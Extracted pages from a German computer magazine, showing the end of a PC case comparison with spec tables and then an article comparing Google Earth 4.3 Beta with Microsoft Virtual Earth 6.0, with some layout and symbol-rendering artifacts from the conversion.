3,5" / davon extern zugänglich	7/1	5/1	6/2	5/2	5/1	5/2	5/1	4/1
Schraubenlose Montage (5,25"/3,5"/Erweiterungskarten)	–/–/–	✓/–/–	✓/✓/✓	✓/✓/✓	–/–/–	–/–/–	–/✓/–	✓/✓/✓
I/O-Panel								
USB/FireWire/eSATA	2/✓/–	2/✓/–	2/✓/–	2/–/–	2/–/–	2/✓/–	4/✓/✓	2/–/✓
Soundstecker	HD-Audio, AC97	AC97	HD-Audio, AC97	AC97	HD-Audio, AC97	HD-Audio, AC97	HD-Audio, AC97	HD-Audio, AC97
LED Power/HDD	✓/✓ (2)	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	–/✓	✓/✓
Lautsprecher	–	–	✓	–	–	✓	–	✓
Sonstiges								
Besonderheiten	Netzteil am Boden	–	–	Netzteil am Boden, Festplattenkühler, entkoppelte Lüfter	–	–	Durchlässe für Wasserkühlung	–
Anleitung	Handbuch (deutsch)	Handbuch (deutsch)	Kurzanleitung (englisch)	Handbuch (deutsch)	–	–	Handbuch (englisch)	Kurzanleitung (englisch)
weitere Varianten	mit verspiegelten Seitenflächen	–	–	mit vier verschiedenen Frontblenden	–	silber	–	ohne Seitenlüfter, komplett schwarz
Bewertung								
Geräusch Idle/Last	⊕/⊕	⊕⊕/⊕	⊕/○	⊕⊕/⊕	⊕/○	⊕/○	⊕/○	⊕/⊕
Geräusch HDD/Gehäuselüfter	⊕/⊕	⊕⊕/⊕	⊕/⊕	⊕/– ²	⊕/– ³	⊕/– ³	○/⊕⊕	⊕/⊕
Temperatur	⊕⊕	⊕	○	⊕⊕	⊕	⊕	⊕⊕	⊕⊕
Handhabung/Verarbeitung	⊕	⊕	○	⊕	⊕	○	⊕	⊕
Anleitung	⊕⊕	⊕⊕	⊕	⊕⊕	⊕⊕	⊕⊕	○	⊕
Preis	120 €	75 €	55 €	90 €	32 €	52 €	210 €	75 €

¹ mit Netzteil

² Gehäuselüfter über Netzteil geregelt

³ keine Gehäuselüfter

⊕⊕ sehr gut

⊕ gut

○ zufriedenstellend

⊕ schlecht

⊕⊕ sehr schlecht

✓ vorhanden

– nicht vorhanden

k. A. keine Angabe

häuse für ein übliches PC-System. Bei der Montage muss man auch keine Angst haben, die Pflastervorräte der Hausapotheke plündern zu müssen. Große Unterschiede gibt es hingegen beim Lautstärke- und Temperaturverhalten. Die geringsten Temperaturen erreichten die Gehäuse von Co-

lormaster, Sharkoon und Enermax, deren Hülle zu einem großen Teil aus gelochtem Material besteht. Hier strömt die Luft ungehindert hindurch. Bei der Lautstärkemessung schneiden erwartungsgemäß die gedämmten Midi-Tower von Antec und der KL01B-W von Silverstone besser als der

Durchschnitt ab, aber auch mit den anderen Gehäusen lassen sich für wenig Geld leise Rechner aufbauen.

Abgesehen von Spezialwünschen gibt es keinen nennenswerten Vorteil der über 100 Euro teuren Modelle, den Aufpreis zahlt man meistens für Aluminiumblech und



iSolo 210	PC-7B Plus	PC-V1000A Plus II	HU001	Zirconium	Rebel 9 Value	KL01B-W	TJ08B	Armor Jr.	YY-5605
Gigabyte	Lian Li	Lian Li	NZXT	Revoltec	Sharkoon	Silverstone	Silverstone	Thermaltake	Yeong Yang
www.gigabyte.de	www.lian-li.com	www.lian-li.com	www.nzxt.com/de	www.revoltec.de	www.sharkoon.de	www.silverstone.de	www.silverstone.de	www.tt-germany.com	www.yang-it.de
Stahlblechgehäuse	Aluminiumgehäuse	Aluminiumgehäuse	Stahlblechgehäuse mit Fronttür	Stahlblechgehäuse	Stahlblechgehäuse	Stahlblechgehäuse m. Aluminium-Fronttür	Stahlblechgehäuse m. Aluminium-Front	Aluminiumgehäuse	Stahlblechgehäuse mit Fronttür
44 × 20 × 49	45 × 21 × 49	49 × 21 × 53	44 × 20 × 52	43 × 215 × 49	44 × 20 × 49	44 × 21 × 48	39 × 20 × 38	48 × 21 × 50	44 × 20 × 50
8,5 kg	4,9 kg	8,1 kg	5,7 kg	7,8 kg	6,3 kg	8,5 kg	5,3 kg	5,1 kg	9,3 kg
ATX	ATX	ATX	ATX	ATX	ATX	ATX	MicroATX	ATX	ATX
–	✓	✓	–	✓	✓	–	–	✓	–
Gummi	Plastik	Rollen mit Gummi	Gummi	Plastik	Plastik	Plastik	Plastik	Plastik, ausklappbar	Gummi
✓	✓	–	–	✓	–	✓	✓	✓	–
✓	✓	–	✓	✓	✓	–	–	✓ (klappbar, mit Schloss)	✓ (klappbar)
2	2	2	2	2	2	2	2	2	2
–/–	–/–	–/–	–/–	–/–	–/–	–/–	–/–	✓/✓	✓/✓
2 × 120 mm	2 × 120 mm	3 × 120 mm	2 × 120 mm	1 × 120 mm	1 × 250 mm, 1 × 120 mm	2 × 120 mm	2 × 120 mm	2 × 120 mm	2 × 120 mm
–	1 × 80 mm	–	–	1 × 120 mm	1 × 120 mm	–	–	–	–
Lochblech	Lochblech	Lochblech	–	Plastikrohr, Lochblech	Lüfter	–	Lochblech	Lochblech	Plastikrohr, Lochblech
✓	–	–	✓	–	✓	–	✓	✓	✓
–	–	–	✓	–	–	–	–	–	–
–	–	–	–	–	–	–	–	Gummi-Abstandhalter	Gummi-Abstandhalter
5	4	4	4	4	9	5	2	6	4
5/2	5/2	7/1	7/2	5/1	4/1	4/0	3/2	6/2	6/1
✓/✓/✓	–/–/–	–/–/–	✓/✓/–	✓/✓/✓	–/–/–	✓/✓/–	–/–/–	–/✓/–	–/✓/✓
2/✓/–	2/✓/–	2/✓/–	2/✓/–	2/✓/–	4/–/–	2/✓/–	4/✓/–	2/✓/–	2/✓/–
HD-Audio, AC97	HD-Audio, AC97	AC97	HD-Audio, AC97	HD-Audio, AC97	AC97	HD-Audio, AC97	HD-Audio, AC97	HD-Audio, AC97	HD-Audio, AC97
✓/–	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
✓	✓	✓	✓	✓	✓	–	✓ (zum Aufstecken)	✓	✓
Durchlässe für Wasserkühlung	mit Schraubendreher	mit Schraubendreher, Netzteil am Boden	–	Intrusion-Detection	–	Plexiglasfenster	–	Intrusion-Detection, Plexiglasfenster	Box für Werkzeug
Handbuch (deutsch)	Kurzanleitung (englisch)	Kurzanleitung (englisch)	Handbuch (englisch)	Handbuch (deutsch)	–	Handbuch (deutsch)	Handbuch (deutsch)	Handbuch (englisch)	Kurzanleitung (englisch)
silber, grau	silber	schwarz	–	schwarz	schwarz, als Economy o. Seitenlüfter	ohne Seitenfenster	silber	schwarz, ohne Seitenfenster	–
⊕/○	⊕/⊖	○/⊖	⊕/⊕	⊕/○	⊕/⊖	⊕⊕/⊕	⊕/○	⊕/○	⊕/○
⊕/○	⊖⊖/○	○/○	⊕/○	⊖/⊕	⊕/⊕	⊕⊕/⊖	⊖/⊖	⊕/⊖	⊖/○
○	⊕	⊕	⊖⊖	○	⊕⊕	○	○	⊖	⊕
○	⊕	⊕	⊕	⊕	⊕	⊕	○	⊕⊕	○
⊕⊕	⊖	⊖	○	⊕⊕	⊖⊖	⊕⊕	⊕⊕	○	⊖
70 €	87 €	150 €	85 €	50 €	45 €	115 €	80 €	115 €	60 €

schicke Optik. Die getesteten Midi-Tower für 50 bis 90 Euro bieten bereits eine reichhaltige Ausstattung bei guter Verarbeitungsqualität. Bei günstigeren Angeboten sollte man genau hinschauen, häufig sparen die Hersteller dann am Material und der Ausstattung.

Literatur

- [1] www.formfactors.org/developer%5Cspecs%5CTAC%20Design%20Guide%202.0%20-%20E34579.pdf
- [2] Christof Windeck, Steck-Vorschläge, Bauteile für leise und schnelle Desktop-PCs, c't 25/07, S. 100

- [3] Christian Hirsch, Stille Giganten, Leise Kühler für aktuelle Prozessoren, c't 24/07, S. 178
- [4] Benjamin Benz, Widerspenstige Audio-Buchse, c't 25/2007, S. 206
- [5] Laurenz Weiner, Glanz in die Hütte, 27 Midi-Townern hinter die Design-Fassade geblickt, c't 21/03, S. 160



Anzeige

Anzeige



Peter König, Peter Schüler

Die Welt als Wundertüte

Google Earth 4.3 Beta kontra Microsoft Virtual Earth 6.0

Mit kostenlosen 3D-Web-Atlanten kann man schon vor der Reise mal kurz aus der Luft nachschauen, bei welchen Kneipen in Hamburg Tische vor der Tür stehen oder ob die Wasserkuppe nicht zu steil für den Sonntagsausflug mit der Großtante ist. Die Anbieter Microsoft und Google läuten mit frischen Ausgaben ihrer Weltmodelle die nächste Runde im Ringen um die Gunst der PC-Globetrotter ein.

Dank Google Earth, Microsoft Virtual Earth & Co. genügen mittlerweile ein paar Mausklicks, um die ganze Welt zu erkunden und sich einen plastischen Eindruck vom nächsten Urlaubsziel zu verschaffen [1]. Der Clou: Anwender können die Darstellung um eigene Ortsmarken, Routen, Bilder oder gar 3D-Modelle erweitern und anderen Nutzern zur Verfügung stellen. Mittlerweile zeichnet sich dabei sogar ein gemeinsames Austauschformat für Geodaten ab. Denn Google hat seine auf XML aufgebaute Keyhole Markup Language (KML) kürzlich als offenen Standard unter die Kontrolle

des Open Geospatial Consortium (OGC) gestellt. Neben Google Earth, dem quelloffenen Mapserver der University of Minnesota und dem Nasa-Globus World Wind versteht mittlerweile auch Microsoft Virtual Earth zumindest Teile dieser Sprache und liest Ortsmarken, Pfade und Flächen aus KML-Dateien oder aus deren gezippter Version KMZ ein.

Wer seine Urlaubserinnerungen an den rechten Fleck rücken will [2], muss sich also nicht mehr auf eine der angebotenen Welten festlegen. Glück für den Anwender, denn Google und Microsoft legen permanent frisches und immer höher aufge-


löstes Bildmaterial nach. Was sich hier getan hat, zeigt dieser Vergleich der kürzlich erschienenen Betaausgabe von Google Earth 4.3 mit der aktuellen Version 6.0 von Microsoft Virtual Earth. Die aktuelle Version des dritten kostenlosen 3D-Globus' World Wind ist bereits älter als ein Jahr und bleibt daher hier unberücksichtigt.

Unser Test der Darstellungsqualität stellt zwangsläufig nur eine Momentaufnahme dar. Für unseren Vergleich beschränken wir uns auf gut zwanzig Orte, die zum großen Teil in Deutschland liegen. Diese Auswahl ist zu schmal für eine wissenschaft-

liche, repräsentative Studie, vermittelt aber einen Eindruck vom Stand der Dinge.

Weltanschauung

Um zu sehen, wie die Kontrahenten bestimmte Orte in Szene setzen, steuerten wir zunächst fünf markante Punkte in deutschen Großstädten an, etwa das Brandenburger Tor oder die Münchner Frauenkirche. In Berlin, München und Hamburg punktete Google Earth mit umfangreichen 3D-Stadtmodellen. Virtual Earth hält mit hoch aufgelösten Schrägansichten für Dresden, München und Berlin dagegen. Die Fotos für




Während Google Earth München mit einem 3D-Modell der Innenstadt in Szene setzt (links), zeigt Virtual Earth hochauflösende Luftaufnahmen aus allen vier Haupthimmelsrichtungen (rechts).

diese „Bird’s Eye View“ wurden per Flugzeug aus den vier Haupthimmelsrichtungen aufgenommen und zu geschlossenen Bildteppichen zusammengefügt. Ihre Auflösung erlaubt es sogar, einzelne Passanten zu unterscheiden. Sofern die schönsten Schaufassaden nicht gerade im Schatten liegen, wirkt diese oft informativer als die verwaschenen Texturen auf manchen 3D-Modellen von Google oder gar die monotonen grauen Klötze, aus denen große Teile des Berlin-Modells bestehen. Wo es noch keine Bird’s-Eye-Bilder gibt – etwa von Hamburg oder Köln –, kann man mit Virtual Earth allerdings gerade mal einzelne Gebäude unterscheiden und fährt mit Google Earth besser. Bei der Suche nach Orten gibt sich Virtual Earth oft eigenwillig: So steuert „Frauenkirche, München“ direkt den gesuchten Bau an, „München, Frauenkirche“ hingegen führt einfach ins Zentrum der Stadt. Wer „Berlin“ eingibt, landet nicht immer in der Hauptstadt, sondern in schwer reproduzierbaren Fällen in einem kleinen Ort gleichen Namens in Schleswig-Holstein, „Brandenburger Tor“ hingegen funktioniert zuverlässig. Google Earth fand alle fünf gesuchten Orte ohne Mucken.

Sightseeing

Noch mehr war die Suchfunktion der Globen beim Anflug auf fünf

deutsche Sehenswürdigkeiten außerhalb von Städten gefordert, etwa den Brocken im Harz oder die Zugspitze. Während Virtual Earth die Loreley auch in der alternativen Schreibung mit „i“ am Ende auf Anhieb fand, schickte Google den PC-Touristen zu einer Straße namens „Loreley“ am nordhessischen Edersee. Die ausgewählten Natur-



denkmäler enthüllten Schwächen der Reliefdaten: So rutschte in Google Earth der Rhein gegenüber des Loreleyfelsens weit den Hang hoch. Virtual Earth legte den Fluss besser in sein Bett. Es stellte auch die Rügenger Kreidefelsen etwas plausibler dar; bei Google Earth lag die berühmte Steilküste plattgedrückt auf Meeresniveau.

An fünf zufällig ausgewählten Punkten auf Feldern und in Wäldern Ostfrieslands, Mecklenburg-Vorpommerns, Thüringens, des Wendlands und des Schwarzwalds erlaubten es die Bilder beider 3D-Welten, einzelne Bäume oder auch Fahrzeuge zu unterscheiden, weshalb die Tabelle unten diese Testorte nur summarisch aufführt. Interessanter

Darstellung ausgewählter Orte


Ort	Anwendung	Bildauflösung: unterscheidbar sind ...	3D-Objekte: Ziel / Umgebung
Sehenswürdigkeiten in Städten (D)			
Berlin, Brandenburger Tor	Google Earth Virtual Earth	Personen Personen ¹	✓ / Innenstadtmmodell – / vereinzelt
Dresden, Zwinger	Google Earth Virtual Earth	Personen Personen ¹	– / vereinzelt – / –
Hamburg, Rathausmarkt	Google Earth Virtual Earth	Personen Gebäude, teilweise Fahrzeuge	✓ / Innenstadtmmodell – / –
Köln, Dom	Google Earth Virtual Earth	Personen Gebäude	✓ / vereinzelt – / –
München, Frauenkirche	Google Earth Virtual Earth	Personen Personen ¹	✓ / Innenstadtmmodell ✓ / –
Sehenswürdigkeiten in der Natur (D)			
Brocken	Google Earth Virtual Earth	Gebäude, teilweise Bäume Gebäude, teilweise Bäume	– / – – / –
Loreley (am Rhein bei St. Goar)	Google Earth Virtual Earth	Bäume und Fahrzeuge Bäume und Fahrzeuge	– / – – / –
Rügen, Kreidefelsen	Google Earth Virtual Earth	direkt an der Küste nur Land und Wasser Bäume	– / – – / –
Walhall bei Donaustauf in der Nähe von Regensburg	Google Earth Virtual Earth	Bäume Bäume	– / – – / –
Zugspitze	Google Earth Virtual Earth	Gebäude, teilweise Bäume Gebäude, teilweise Bäume	– / – – / –
5 Orte auf dem platten Land (D)			
	Google Earth Virtual Earth	Bäume und Fahrzeuge Bäume und Fahrzeuge	– / – – / –
International			
St. Paul’s Cathedral, London, Großbritannien	Google Earth Virtual Earth	Personen Personen ¹	✓ (stilisiert) / vereinzelt – / –
Tienamen, Peking, China	Google Earth Virtual Earth	Bäume und Fahrzeuge Bäume und Fahrzeuge	✓ / vereinzelt – / –
Taj Mahal, bei Agra, Uttar Pradesh, Indien	Google Earth Virtual Earth	Bäume Gebäude, teilweise Bäume	✓ / – – / –
Wasserfälle von Iguazu/Iguazu, Brasilien/Argentinien	Google Earth Virtual Earth	Bäume Wasser und Land	– / – – / –
Wildnis in West-Island	Google Earth Virtual Earth	Wasser und Land Wasser und Land	– / – – / –
Wildnis in Niger	Google Earth Virtual Earth	Wasser und Land Wasser und Land	– / – – / –
¹ bei Bird’s Eye View			
✓ vorhanden – nicht vorhanden			



Die Höhenprofile der Rügener Stubbenkammer sind in Google Earth ihrer Zeit weit voraus – noch ist die Erosion der berühmten Kreidefelsen nicht ganz so weit fortgeschritten, was das verlinkte Foto aus der Bilder-Community Panoramio beweist.



Scharfe Bilder sind nicht alles, auch das Relief muss stimmen – hier die Zugschleife à la Microsoft.



wurde es wieder beim Blick ins Ausland: In ganz Peking kennt Virtual Earth nur eine Handvoll Straßen, Google Earth keine einzige. Die Suche nach dem Taj Mahal in Indien führt bei Google Earth zu einem 3D-Modell des berühmten Grabmals, Virtual Earth hingegen lotst den PC-Touristen zum kaum erkennbaren, einen Kilometer abseits gelegenen „Taj Mahal Monument“. Die Wasserfälle von Iguazu zwischen Brasilien und Argentinien muss man in Googles Welt selbst suchen – Microsofts Globus findet sie, sofern man die spanische Schreibweise

„Iguazu“ verwendet und den Begriff „Falls“ anhängt. Die Darstellung fällt dort allerdings so grob aus, dass man gerade mal Land und Wasser auseinanderhalten kann – Google dagegen lässt das Wasser schäumen.

Genius loci

Fotos und Karten sind nicht alles; alltagstauglich wird der PC-Globus vor allem durch ortsbezogene Zusatzinformationen. Zum Teil handelt es sich bei solchen Inhalten um Dreingaben, die Microsoft und Google in Eigenregie

aufbereiten und auf den eigenen Servern veröffentlichen – das trifft etwa auf die meisten Zusatzebenen von Google Earth zu. Auch wenn etwa deren Tankstellen- oder Kaufhausverzeichnis den kommerziellen Interessen der Inhaber entgegenkommen, handelt es sich durch die Bank um unbezahlte Erwähnungen. Die Laden- und Restaurantvermerke etwa kaufe man von Adressbuch-Anbietern auf, erklärt Google-Sprecher Stefan Keuchel. Anders sieht es in beiden Globen bei der ortsbezogenen Branchensuche per Suchbegriff aus. Ähnlich wie im Telefonbuch werden dort Einträge gegen Bezahlung besonders hervorgehoben.


Ein anderer Weg, die virtuelle Welt zu bereichern, führt über Geodaten von externen Servern. Google Earth blendet vor sein Kartenbild Inhalte etwa im KML-Format aus beliebigen Quellen ein (siehe Kasten auf S. 168).

Microsoft hingegen packt von Anwendern gesammelte Zusatzinformationen oder mit dem kostenlosen Werkzeug 3dvia zusammengeklackelte Gebäudemodelle [3] auf die eigenen Server – kostenlos, aber im Platz beschränkt. Je nach Wunsch des Urhebers sind diese „Collections“ für alle nach Schlagwörtern durchsuchbar oder können nur von bestimmten Betrachtern per Link aufgerufen werden. Mit einem interaktiven SDK [4] kann man statische oder dynamische Markierungen programmieren und virtuelle Kamerafahrten kodieren. Das fertige Makro liegt dann auf dem Virtual-Earth-Server. Kommen dafür mehr als 50 000 Transaktionen pro Tag zusammen, lässt sich Microsoft diesen Dienst bezahlen. Auch Google Earth ist nicht für alle kostenlos: 400 US-Dollar Lizenzgebühr pro Jahr kostet die Pro-Ausgabe, die man kommerziell einsetzen darf und die etwa den virtuellen



Unterhalb der Loreley schickt Google Earth den Rhein in eine rasante Steilkurve (links), bei Virtual Earth schlägt er zwar ebenfalls Wellen, bleibt aber in seinem Bett.

Anzeige



Google Earth zeigt Stadtmodelle zunächst schemenhaft an und lädt dann zunehmend Details nach, um Bewegungen durch 3D-Szenen leidlich flüssig zu halten.


Anflug aufs Firmenhauptquartier aufzeichnet. Den darf man anschließend kostenlos verbreiten; abspielen kann ihn auch die Gratisausgabe.

Google Earth

Googles Globus läuft unter Windows, Mac OS X sowie Linux in einem lokal installierten Gratis-

Client (siehe Soft-Link). Per Suchbegriff oder mit der Maus steuert man den gewünschten Ort an und wählt den Blickwinkel; der Client lädt die dafür benötigten Satellitenbilder, Reliefdaten und sonstigen Informationen übers Internet nach. Die Informationsfülle wächst mit jedem Release – aktuell können sich Google-Earth-Nutzer zusätzliche Bildebenen etwa mit aktuellen Wetterdaten, Gigapixel-Fotos, Links zu Wikipedia-Einträgen, Restaurants, Bahnhöfen und Flughäfen per Checkbox vor die Karte einblenden lassen.

Einen besonderen Hingucker stellen dreidimensionale Ge-



bäudemodelle dar. In Berlin, Hamburg, München und Potsdam beispielsweise kann man sogar virtuelle Spaziergänge durch die komplett nachgebauten Stadtkerne unternehmen. Gebäude erscheinen dabei zunächst so schemenhaft, als hätte sie der Expressionist Lyonel Feininger gemalt; erst beim längeren Blick in eine Richtung tauchen Details auf. So bleibt der Bildaufbau flüssig. Die Modelle bezieht Google aus externen Quellen und optimiert sie, um vertretbare Ladezeiten zu ermöglichen. Zusätzliche Gebäude kann jeder mit dem Gratisprogramm SketchUp bauen

und übers Internet veröffentlichen [5].

Mit seiner Sonnenlichtsimulation beleuchtet Google Earth die Szenerie passend zur gewählten Tageszeit – und abhängig von der Hardware unterschiedlich gut. Während auf einem unserer Testrechner mit GeForce-8400-GS-Grafikkarte das Abendlicht die Fassaden Hamburgs vergoldete und am Horizont schon die ersten Sterne erschienen, versank die Stadt bei einer GeForce FX5700 Ultra mit Vista-eigenen Treibern lediglich in grauen Schatten, der Himmel blieb durchgehend blau.

Anwendern, die keinen Client auf dem Rechner installieren

Horizontenerweiterung


Über Datenschnittstellen holt man sich per Mausklick zusätzliche Informationen in Google Earth und Virtual Earth, der größte Teil der Erweiterungen konzentriert sich allerdings bislang auf das Google-Programm. Zunehmend bereiten auch Umweltbehörden und wissenschaftliche Institute ihr Datenmaterial dafür auf.

So entlarvt das *European Pollutant Emission Register* (EPER) die größten europäischen Umweltverschmutzer, indem es die Emissionen von über 11 000 Betrieben in den 25 Mitgliedsländern der Europäischen Union veröffentlicht. Die Google-Earth-Erweiterung macht das Ausmaß durch Balkengrafiken besonders plastisch sichtbar. Darüber hinaus lassen sich Details zu den Emissionen oder Wasserverunreinigungen in einem Fenster abrufen. Zwar

stammt der Datenbestand aus dem Jahr 2004, zeigt aber eindrucksvoll die größten Verschmutzer in Städten und Regionen.

Mit dem *Global Disaster Alert and Coordination System* (GDACS) informiert eine Initiative der Vereinten Nationen und der Europäischen Kommission nahezu in Echtzeit über Katastrophengebiete, die neben Erdbeben auch Vulkanausbrüche, Fluten und Wirbelstürme umfassen. Für weiter zurückliegende Ereignisse lassen sich Zusatzinformationen in einem Fenster aufrufen, die etwa die Ursache für eine Flutkatastrophe beschreiben.

Auf Groß- und Waldbrände weltweit hat sich das Plug-in *Real Time Fire Detection* spezialisiert. Der Datenbestand entstammt einem Projekt der italie-



Die Daten des European Pollutant Emission Register zu Schadstoffemissionen großer Industriebetriebe erscheinen in Google Earth als senkrechte Balken.

nischen Universität San Marco und stützt sich auf Satellitenaufnahmen, die alle 15 Minuten aktualisiert werden.

Weitere interessante Erweiterungen für Google Earth finden sich in einem Themen-Special im Software-Verzeichnis [6]. (db)

möchten, zeigt der Internetdienst Google Maps dieselben Satellitenaufnahmen wie Google Earth, allerdings durchgehend zweidimensional und ohne die zahlreichen Zusatzinformationen.

Microsoft Virtual Earth

Microsofts Antwort auf Google Earth und Google Maps gibt ein Webdienst, bei dem man zwischen zwei- und dreidimensionaler Darstellung umschalten kann. Während die flache Darstellung auf vielen gängigen Plattformen und Browsern läuft, erfordern räumliche Ansichten ein Plug-in von der englischsprachigen Webseite <http://maps.live.com>, das sich nur unter Windows im Internet-Explorer 6 oder 7 beim ersten Klick auf den Menüpunkt „3D“ installiert.

Virtual Earth bietet in seinem 2D-Modus aktuell für etwa 100 Städte in Deutschland hochaufgelöste Schrägansichten (Bird's Eye View) an. Plastische Gebäudemodelle liefert Virtual Earth für Deutschland erst vereinzelt; zum Jahresende plant Microsoft die ersten kompletten 3D-Städte in Europa. Wie so etwas aussieht, zeigt ein Blick auf die Virtual-Earth-Musterstadt San Francisco. Dort liegen die Schrägaufnahmen passgenau vor dem plastischen Stadtmodell; die Grenzen zwischen beiden Darstellungen erkennt man zuerst an den unterschiedlichen Lichtverhältnissen und beim genauen Hinschauen an der Detailfülle.

Zuschaltbare Bildebenen für Informationen bestimmten Typs wie beim Kontrahenten gibt es bei Virtual Earth nur in Ansätzen: Ein Klick auf „Labels“ schaltet Straßenmarkierungen und Beschriftungen an oder aus, „Traffic“ blendet aktuelle Verkehrsdaten für ausgewählte Städte ein, von denen allerdings keine in Deutschland liegt. Virtual Earth kennt in Deutschland keine Bus- und Bahnlinien als Verkehrsverbindungen, sondern nur Straßen – davon aber oft mehr als Google Earth.

Fazit

Durchstreift man das platte Land in der deutschen Provinz, nehmen sich beide PC-Globen nicht viel: In der Regel kann man einzelne Bäume und Fahrzeuge unterscheiden. Die Aufnahmen aus Virtual Earth zeigen oft weni-

Für San Francisco hat Microsoft ein 3D-Stadtmodell im Angebot, auf Wunsch blendet Virtual Earth passgenau detaillierte Schrägaufnahmen davor.

ger Kontrast, aber die mitunter überoptimiert wirkenden Google-Earth-Fotos enthüllen keineswegs mehr Details. Beim Besuch jener deutschen Städte, die Microsoft noch nicht aus der Bird's-Eye-Perspektive fotografiert hat, erkennt man mit dem Google-Globus deutlich mehr Einzelheiten, beispielsweise in Köln oder Hamburg.

Das Oberflächen-Relief bekommt Virtual Earth oft überzeugender hin, dafür zeigt Google Earth Zusatzinformationen dank eingblendeter Bildebenen viel strukturierter an. Die Suchfunktion des Microsoft-Dienstes benimmt sich etwas zickiger, Totalaussetzer leisten sich aber beide. Ob man Berlin lieber als 3D-Modell in Google Earth durchstreift oder aus der Schrägansicht von Virtual Earth unter die Lupe nimmt, hängt von den persönlichen Vorlieben ab. Sucht man die optimale Darstellung eines ganz bestimmten Ziels oder gar Hauses, kann es sich lohnen, beide Dienste zu nutzen und die verfügbaren Gratis-Weltmodelle jeweils selbst zu vergleichen. (pek)

Literatur

